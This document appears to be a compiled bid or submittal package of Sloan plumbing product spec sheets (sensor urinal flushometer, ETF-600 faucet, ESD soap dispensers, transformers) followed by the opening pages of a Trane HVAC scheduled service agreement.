

† Position of Sensor Box can be raised or lowered 1" (25 mm) if in conflict with Handicap Grab Bars.

### ELECTRICAL BOX INSTALLATION

#### SENSOR LOCATION AND POSITIONING IS CRITICAL

Failure to properly position the electrical boxes to the plumbing rough-in will result in improper installation and impair product performance. All tradesmen (plumbers, electricians, tile setters, etc.) involved with the installation of this product must coordinate their work to assure proper product installation. Installation Template furnished with Flushometer.



To ensure a perfect rough-in, Sloan recommends the use of the EL-485-A Flushometer Electrical Box Positioning and Support Kit. Specify and order the EL-485-A Kit separately. When using the EL-485-A kit, the Solenoid Plate roughs in at the Urinal location. Consult factory for installation details.

# MICROPlumb® PRODUCTS 50 VA Transformer

# EL 154

- **Description**  
Box-Mount Transformer designed for use with PWT Systems;  
Operates up to 10 water closet or urinal (any combination)  
Flushometers.
- **Specifications**
  - 120 VAC Input, 50/60 Hz Primary
  - 24 VAC Output, 50/60 Hz Secondary
  - Class II, UL Listed
  - 50 VA
- **Usage**  
Recommended for use on multi-combination units or more than  
three lavatory/shower solenoid valves.

# 186 ES-S

## Description

Exposed, Sensor Activated Sloan® Model Urinal Flushometer for ¾" top spud urinals.

## Flush Cycle

- ☒ Model 186-1.0 ES-S Low Consumption (1.0 gpf/3.8 Lpf)
- ☐ Model 186 ES-S Water Saver (1.5 gpf/5.7 Lpf)

## Variations

- ☐ DFB Dual Filtered Fixed Bypass Diaphragm
- ☐ OR Override Button

## Specifications

Quiet, Exposed, Diaphragm Type, Chrome Plated Urinal Flushometer for either left or right hand supply with the following features:

- High Chloramine Resistant PERMEX™ Synthetic Rubber Diaphragm with Linear Filtered Bypass and Vortex Cleansing Action™
- OPTIMA® EL-1500 Self-Adaptive Infrared Sensor with Indicator Light
- Non-Hold-Open Integral Solenoid Operator
- Chrome Plated Wall Cover Plate (for 2-gang Electrical Box) with Vandal Resistant Screws
- ¾" I.P.S. Screwdriver Bak-Chek® Angle Stop
- Vandal Resistant Stop Cap
- Adjustable Tailpiece
- Vacuum Breaker with Flush Connection
- Spud Coupling and Spud Flange for ¾" Top Spud
- Sweat Solder Adapter with Cover Tube and Cast Wall Flange
- High Copper, Low Zinc Brass Castings for Dezincification Resistance
- No External Volume Adjustment to Ensure Water Conservation
- Low Consumption Flush Accuracy
- Stop Seat and Vacuum Breaker Molded from PERMEX™ Rubber Compound for Chloramine Resistance
- 100% of the energy used in manufacturing is offset with Renewable Energy Sources
  - Wind Energy

Valve Body, Cover, Tailpiece and Control Stop shall be in conformance with ASTM Alloy Classification for Semi-Red Brass. Valve shall be in compliance with the applicable sections of ASSE 1037. Installation conforms to ADA requirements.





## Accessories

- ☒ EL-154 Transformer (120 VAC/24 VAC, 50 VA)
- ☐ EL-342 Transformer (240 VAC/24 VAC, 50 VA)
- ☒ EL-518-A Flushometer Electrical Box Positioning and Support Kit

See Accessories Section and OPTIMA Accessories Section of the Sloan catalog for details on these and other OPTIMA Flushometer variations.

# ETF-600

### ► Description

Chrome Plated Brass Sensor Operated 4" Center-set Electronic Hand Washing Faucet for tempered or hot/cold water operation.

### ► Flow Rate

☐ 0.5 gpm/1.9 Lpm Vandal Resistant Spray Head  
(See **Accessories** for other Spray Head options)

### ► Specifications

ADA Compliant, Sensor Activated, 24 VAC, Chrome Plated 4" Center-set Cast Brass, Hand Washing Faucet with the following features:

- Splash-proof Circuit Control Module
- Sensor Range Adjustment Screw
- Troubleshooting LED Indicator Lights
- User Friendly Variable Time Out Settings
- Filtered Solenoid Valve with serviceable "Y" Strainer Filter
- Bak-Chek Tee for Hot/Cold Supply
- 120 VAC/24 VAC Transformer (specify Plug-in or Box Mount)
- Vandal Resistant Spray Head with Pressure Compensating Flow Control
- Metal Jacketed Wire Protection for Sensor and Solenoid Leads
- Modular Quick-Release Sensor and Solenoid Connections

### ► Variations

(Add suffix to Model Number for inclusion with Faucet)

#### • Trim Plate (optional)

- ☐ -8 Trim Plate for 8" Center-set Sink

#### • Transformer Type (must be specified)

- ☐ P Plug-in Transformer (furnished with ETF-233)
- ☒ B Box Mount (furnished with EL-248-40)
- ☐ LT Less Transformer  
(specify Transformer separately - See Accessories)

#### • Temperature Mixing Valves (optional)

- ☐ BDM Below Deck Mechanical Mixing Valve
- ☐ BDT Below Deck Thermostatic Mixing Valve  
Bak-Chek Tee not required or provided when a Temperature Mixing Valve is included with the faucet.

*Consult Factory for Finish Variations*

### ► Accessories (Specify separately)

#### • Transformers

- ☐ ETF-233 120 VAC/24 VAC, 50/60 Hz (35 VA) - Plug-in  
(will operate up to 2 faucets)
- ☒ EL-248-40 120 VAC/24 VAC, 50/60 Hz (40 VA) - Box Mount  
(will operate up to 2 faucets)
- ☒ EL-154 120 VAC/24 VAC, 50/60 Hz (50 VA) - Box Mount  
(will operate up to 3 faucets)
- ☐ EL-208 120 VAC/24 VAC, 50/60 Hz (100 VA) - Foot Mount  
(will operate up to 6 faucets)
- ☐ EL-342 240 VAC/24 VAC, 50/60 Hz (50 VA) - Box Mount  
(will operate up to 3 faucets)



#### • Vandal Resistant Spray Heads

- ☐ ETF-1023-A 2.2 gpm/8.3 Lpm Laminar Flow Spray Head  
(recommended for medical applications)
- ☐ ETF-1024-A 2.2 gpm/8.3 Lpm Aerator

#### • Grid Strainer

- ☐ ETF-480-A Chrome Plated Brass Grid Strainer w/1 1/4" Outlet Tube

See OPTIMA Accessories Section of the Sloan Catalog for a complete listing of OPTIMA Faucet Accessories and Variations.

### ► ADA Compliant

### ► Automatic

The Sloan OPTIMA<sup>®</sup> ETF-600 Electronic Hand Washing Faucet operates by means of an infrared sensor. Once the user's hands enter the sensor's effective range, the Solenoid activates the water flow. Tempered water flows from the Faucet until hands are moved away. The Faucet then automatically shuts off.

### ► Hygienic

The ultimate in sanitary protection — there are no handles to turn or buttons to push. Helps to control the spread of infectious diseases. Ideal for high traffic commercial installations.

### ► Economical

Automatic operation provides water usage savings over other faucet devices. Reduces maintenance and operation costs. The 4" Center-set design makes the ETF-600 Faucet secure against abuse and vandalism.

### ► Warranty

3 year (limited)

### ► Made in the U.S.A

### ► ASME A112.18.1M

## Description

Chrome Plated Brass Sensor Operated 4" Center-set Electronic Hand Washing Faucet for tempered or hot/cold water operation.

## Flow Rate

□ 0.5 gpm/1.9 Lpm Vandal Resistant Spray Head  
(See **Accessories** for other Spray Head options)

## ELECTRICAL SPECIFICATIONS

### Control Circuit

24 VAC Input/Output, 50/60Hz, Adjustable Range & Time Out Settings, Modular Plugs & Troubleshooting LED Indicators

### OPTIMA® Sensor Range

Factory Set: 4" - 5" (102 mm - 127 mm)  
Adjustable: 1" - 14" (25 mm - 356 mm)

### Solenoid Valve

24 VAC 50/60Hz with integral "Y" strainer filter, 3/8" NPT Inlet/Outlet.

### Time Out Adjustment Settings

3, 6, 12, 30 & 45 seconds; 1, 3 & 20 minutes. The Faucet Time Out Setting determines the maximum time the faucet will run upon continuous activation. This timing can be changed to meet individual application requirements. Unless otherwise specified the ETF-600 is factory set at the 30 second time out.

### Transformer

All Sloan Transformers are 50/60 Hz. Multiple faucets can be powered by a single transformer, provided that the transformer has been properly sized. Allow a minimum of 15 VA of current rating for each faucet being used.



<b>Plug-in</b>	ETF-233	120 VAC/24 VAC - 35 VA (supplied with "P" variation)
<b>Box Mount</b>	EL-248-40	120 VAC/24 VAC - 40 VA (supplied with "B" variation)
<b>Box Mount</b>	EL-154	120 VAC/24 VAC - 50 VA
<b>Foot Mount</b>	EL-208	120 VAC/24 VAC - 100 VA
<b>Box Mount</b>	EL-342	240 VAC/24 VAC - 50 VA

### Max. Distance Control Module may be Installed from Spout With Standard Cable: 12" (305 mm)

### Extension Cables (Optional)



From Sensor to Control Module:		From Solenoid Valve to Control Module:	
ETF-1005-26	26" (660 mm)	ETF-1003-26	26" (660 mm)
ETF-1005-36	36" (914 mm)	ETF-1003-48	48" (1219 mm)
ETF-1005-72	72" (1829 mm)	ETF-1003-72	72" (1829 mm)
ETF-1005-108	108" (2743 mm)	ETF-1003-108	108" (2743 mm)

## FAUCET DIMENSIONS



## OPERATION



1. A continuous invisible beam of light is emitted from the OPTIMA® Sensor located at the base of the lavatory faucet.



2. As the user's hands enter the beam's effective range, the beam is reflected back into the Sensor Receiver and activates the Solenoid Valve allowing tempered water to flow from the faucet. Water will flow until the hands are removed or until the faucet reaches its automatic time out limit setting.



3. When hands are moved away from the OPTIMA® Sensor, the loss of reflected light initiates an electrical signal that deactivates the Solenoid Valve, shutting off the water flow. The Circuit then automatically resets and is ready for the next user.

# ESD-300 ESD-350

#### ► Description

Sensor Activated Electronic Soap Dispenser.

#### ► Models

- ☐ ESD-300 Plug-in Adaptor Powered  
☐ ESD-350 Battery Powered

#### ► Specifications

Sensor Activated, Electronic, Chrome Plated Cast Brass Spout, Soap Dispenser with the following features:

- Modular One-piece Construction
  - Active Infrared Sensor
  - Chrome Plated Metal Throat Plate
  - 120 VAC Plug-in Adaptor (Model ESD-300)
  - Four (4) D-size Alkaline Batteries included (Model ESD-350)
  - Low Battery Indicator (Model ESD-350)
  - Mounting Hardware included
  - Low Soap Level Indicator
  - Easy Loading Disposable Soap Refills
  - New Pump and Delivery Tube with each Refill
- Unit supplied with one 800 ml. Container of Lotion Soap.*

#### ► Electrical Specifications

- ESD-300 — 120 VAC/6 VDC Plug-in Adaptor
- ESD-350 — Four (4) D-size alkaline batteries

#### ► Special Finishes

- ☐ PB Polished Brass (PVD Finish)  
☐ BN Brushed Nickel (PVD Finish)  
☐ SF Satin Chrome

#### ► Soap Refill Cartridges Available

- ESD-217 — 800 ml. bottle of Lotion Soap
- ESD-232 — 1600 ml. bottle of Lotion Soap
- ESD-231 — 800 ml. bottle of Anti-bacterial Soap
- ESD-233 — 1600 ml. bottle of Anti-bacterial Soap

#### ► Warranty

3 year (limited)

#### Benefits

- "Touch-free" operation improves hand washing hygiene
- Encourages hand washing for improved sanitary protection
- Economical pre-measured soap dispensing saves soap and money
- Soap refill cartridge is easy to replace and provides a new mechanism and soap path with every replacement
- Flashing "red" light indicates soap replacement required for continuous soap dispensing
- Flashing "yellow" light indicates low battery, promotes continuous operation (Model ESD-350)
- Three-year Warranty (limited)
- Eliminates "untidy and clumsy" refillable containers

# ESD-300 ESD-350

## Description

Sensor Activated Electronic Soap Dispenser.



## Models

- ☐ ESD-300 Plug-in Adaptor Powered
- ☐ ESD-350 Battery Powered

## OPERATION

As the user's hands enter the beam's effective range, the beam is reflected back into the sensor receiver and activates the solenoid valve allowing a single soap application to flow from the spout.

- Flashing "red" light in the sensor window indicates low refill
- Flashing "yellow" light in the sensor window indicates low battery (Model ESD-350)

## SOAP REPLACEMENT

When the soap Bottle is empty, a new Bottle must be used. The Bottle furnished with the unit is not designed to be refilled. Altering the Bottle and refilling it with soap will void the warranty of the product.

### To order Replacement Soap Cartridges:

1-866-700-CLEAN (1-866-700-2532)

Or go to our website: [www.optimasoap.com](http://www.optimasoap.com)

Refills are also available through your local plumbing or janitorial supply distributor.

### Soap Refill Cartridges Available









- ESD-217 — 800 ml. bottle of Lotion Soap
- ESD-232 — 1600 ml. bottle of Lotion Soap
- ESD-231 — 800 ml. bottle of Anti-bacterial Soap
- ESD-233 — 1600 ml. bottle of Anti-bacterial Soap

Can also be replaced with TC® OneShot® Soap Bottles listed below.

Description	Sloan® Part No.	TC® OneShot® Stock No.
800 ml. bottle of Lotion Soap	ESD-217	401311
1600 ml. bottle of Lotion Soap	ESD-232	401541
800 ml. bottle of Anti-bacterial Soap	ESD-231	401312
1600 ml. bottle of Anti-bacterial Soap	ESD-233	401542

### INSTALLATION INSTRUCTIONS MULTI-PACK AC ADAPTER FOR ESD SERIES SOAP DISPENSERS

#### Installation Instructions

**Each Multi-Pack AC Adapter is designed to power up to four (4) ESD-200/250/300/350 Soap dispensers.**

##### Step 1

Disconnect and remove the battery packs from battery powered Model ESD-250/350 Soap Dispensers, if applicable.

##### Step 2

Determine the mounting location for the Multi-Pack Adapter Box and AC Wall Adapter. Make certain that cable lengths of the AC Adapter (6 ft/1829 mm) and Wire Assemblies (5 ft/1524 mm) will reach their respective connections.

##### Step 3

Attach the Multi-Pack Adapter Box to the desired surface using the Wall Mounting Anchors or double-sided Adhesive Pad.

##### Step 4

Plug the Three-prong Connector end of the Wire Assembly into one of the Multi-Pack Adapter Box receptacles. Connect the remaining end with the Bayonet Connector into the ESD-200/250/300/350 Soap Dispenser. Be sure to secure the Bayonet power connection with the thumbnut. Follow the previous instructions for connecting up to three (3) additional ESD-200/250/300/350 Soap Dispensers.



##### Step 5

Plug the AC Wall Adapter into the 120 VAC Wall Receptacle.

The ESD-200/250/300/350 Soap Dispensers are now ready for operation.



If further assistance is required, contact your nearest Sloan Representative office or the Sloan Installation Engineering Department at:

**1-888-SLOAN-14 (1-888-756-2614)**

**Important:** The Multi-Pack AC Adapter is not compatible with any Sloan Optima or Optima Plus faucets.



#### ESD-236 and ESD-237 Multi-Pack AC Adapter

#### Parts List

Item #	Part #	Description
1.	ESD-236	Multi-Pack Adapter Box (includes Item #'s 2 and 3) Physical Dimensions: 5" (127 mm) Wide x 3-3/8" (86 mm) High x 2-1/4" (57 mm) Deep
2.	—	AC Wall Adapter with 6' (1829 mm) Cord (included with Item #1) Physical Dimensions: 3-1/8" (79 mm) Wide x 2-1/8" (54 mm) High x 1-1/2" (38 mm) Deep
3.	—	Mounting Kit, includes two (2) Wall Anchors with Screws and one (1) 4 1/2" (114 mm) x 3" (76 mm) Adhesive Pad (included with Item #1)
4.	ESD-237	Wire Assembly with Bayonet Connector (5' /1524 mm)

## TRANE SCHEDULED SERVICE AGREEMENT



# Executive Summary

Thank you for choosing Trane Building Services as your HVAC support partner. We are committed to working with you to help you ensure your building serves the needs of your organization. The details of that commitment are in the following pages.

A Trane Scheduled Service Agreement will provide planned maintenance for your HVAC systems. The agreement assures that factory recommended services are executed on scheduled intervals.

Beyond the benefits of a typical service plan, a Trane Scheduled Service Agreement can deliver enhanced value through an optional Performance Package. Trane is continuously collecting data from your HVAC system that can be streamed into a report to provide insight into the overall performance of your building. Based on a professional analysis of the report's findings, we can demonstrate opportunities for improvement, and recommend actions to help you achieve performance objectives for energy usage, operational efficiency, environmental impact, air quality and more.

Additionally, as a Trane customer you can count on:

- ☑ **Priority Response** – as a Trane Service Agreement customer you will have service priority, above time and materials customers.
- ☑ **Advanced Diagnostics** – Trane proprietary applications and technologies equip technicians to analyze system performance and make actionable service recommendations.
- ☑ **Trane OEM Service Delivery** – ensures the right services are completely and consistently performed to keep your equipment running efficiently and reliably.
- ☑ **Dedicated Trane Service Team** – a local service team consisting of a Service Coordinator, one or more Service Technicians and an Account Manager, all of whom will be familiar with your service requirements, your HVAC equipment and your facility.

WE VALUE THE CONFIDENCE YOU HAVE PLACED IN TRANE AND LOOK FORWARD TO WORKING WITH YOU.

## TRANE SCHEDULED SERVICE AGREEMENT

# Added Value

Proper maintenance can save an estimated 12-18%\* of your budget compared to a run-to-fail approach. A Service Agreement is structured to help you capture those savings.

### Research has shown that regular maintenance can:

Cut unexpected breakdowns by ..... 70-75%

Reduce downtime by ..... 35-45%

Lower equipment repairs and maintenance costs by ..... 25-30%

Reduce energy consumption by ..... 5-20%

\*Source: FEMP O&M Guide, July 2002

In addition to financial value, when you partner with Trane you can expect:

### Dependability and Consistency

**Assigned Service Team** - Your service team will consist of our professional Service Coordinator, Service Technicians, and Account Manager with extensive HVAC experience. Our technicians have a thorough understanding of controls, heating, refrigeration, and airside systems.

**Priority Response** – The State of Michigan will receive preferred service status. Priority Emergency Response is available on a 24-hour-per-day basis.

**Automated Scheduling System** - Trane utilizes a computerized scheduling program to ensure that all services included in the agreement are performed.

### Superior Service Delivery

**Trane's OEM Service Delivery Process** ensures consistent quality through:

- Uniform service delivery
- Pre-job parts planning
- Documented work procedures
- Efficient and economical delivery of services
- Emphasis on Safety & Environments

## Superior Service Delivery (continued)

**Service Work Flow** - Trane's industry exclusive service flow process includes detailed procedures that identify steps for: safety, parts, materials, tools, and sequence for execution. Trane's procedures also include steps for safety, quality control, work validation, and environmental compliance.

This process assures a complete service event. No critical steps are skipped or lost. Systems serviced in this way offer a higher degree of reliability and operational longevity. Trane's exclusive service procedures deliver superior service and most reliable outcomes at the most cost-effective price.

Where applicable, Trane's exclusive service process meets or exceeds ASHRAE 180-2008 Standard Practice for Inspection and Maintenance of Commercial Building HVAC Systems.

**Trane's proprietary program is unequalled in the industry.**

## Knowledge Transfer

**Documentation** - Work performed on your equipment will be documented by the technician and reviewed with you at the completion of each visit.

**Operational System Optimization** - Trane Technicians will review operating sequences and practices for the equipment covered by the agreement and advise you of operational improvement opportunities.



**Training for Facility Staff** - Concurrent with annual start-up, your Trane Technician will instruct your operator how to operate the equipment covered by the agreement.

## Health and Safety

**Safety Management Program** - Trane Building Services employs several full time Occupational Safety and Health Administration (OSHA) 30-hr certified safety managers who are available to perform safety consultations related to the service performed at your site. Our Safety Management Program includes monthly safety training for all Trane Building Services field personnel, field supervisor jobsite audits, technician job safety analyses, and other key risk assessments and control strategies.

**Personal Safety** - Trane service technicians are, at a minimum, OSHA 10-hr certified, or equivalent with yearly retraining on all key occupational safety and health topics. Most of our technicians have participated in "Smith Safe" driver training and are Department of Transportation (DOT) Hazmat certified. They are provided with up to date personal protective equipment (PPE), training on its use and limitations, and FR protective apparel. Trane maintains an industry leading position in National Fire Protection Agency (NFPA) 70E Electrical Safety, technician ergonomics and fall protection programs.

**Drug-Free Workplace** - Trane service maintains a Drug-Free Workplace, with a robust drug and alcohol testing program.

## Environmental Management

**Refrigerant Policy** - Trane Building Services practices and procedures are compliant with all Federal and State laws and regulations concerning the proper handling, storage, and repair of leaks of ozone-depleting refrigerants and their substitutes according to Environmental Protection Agency regulation 40 CFR Part 82. Trane service technicians are Universal-certified and use only certified recovery equipment.

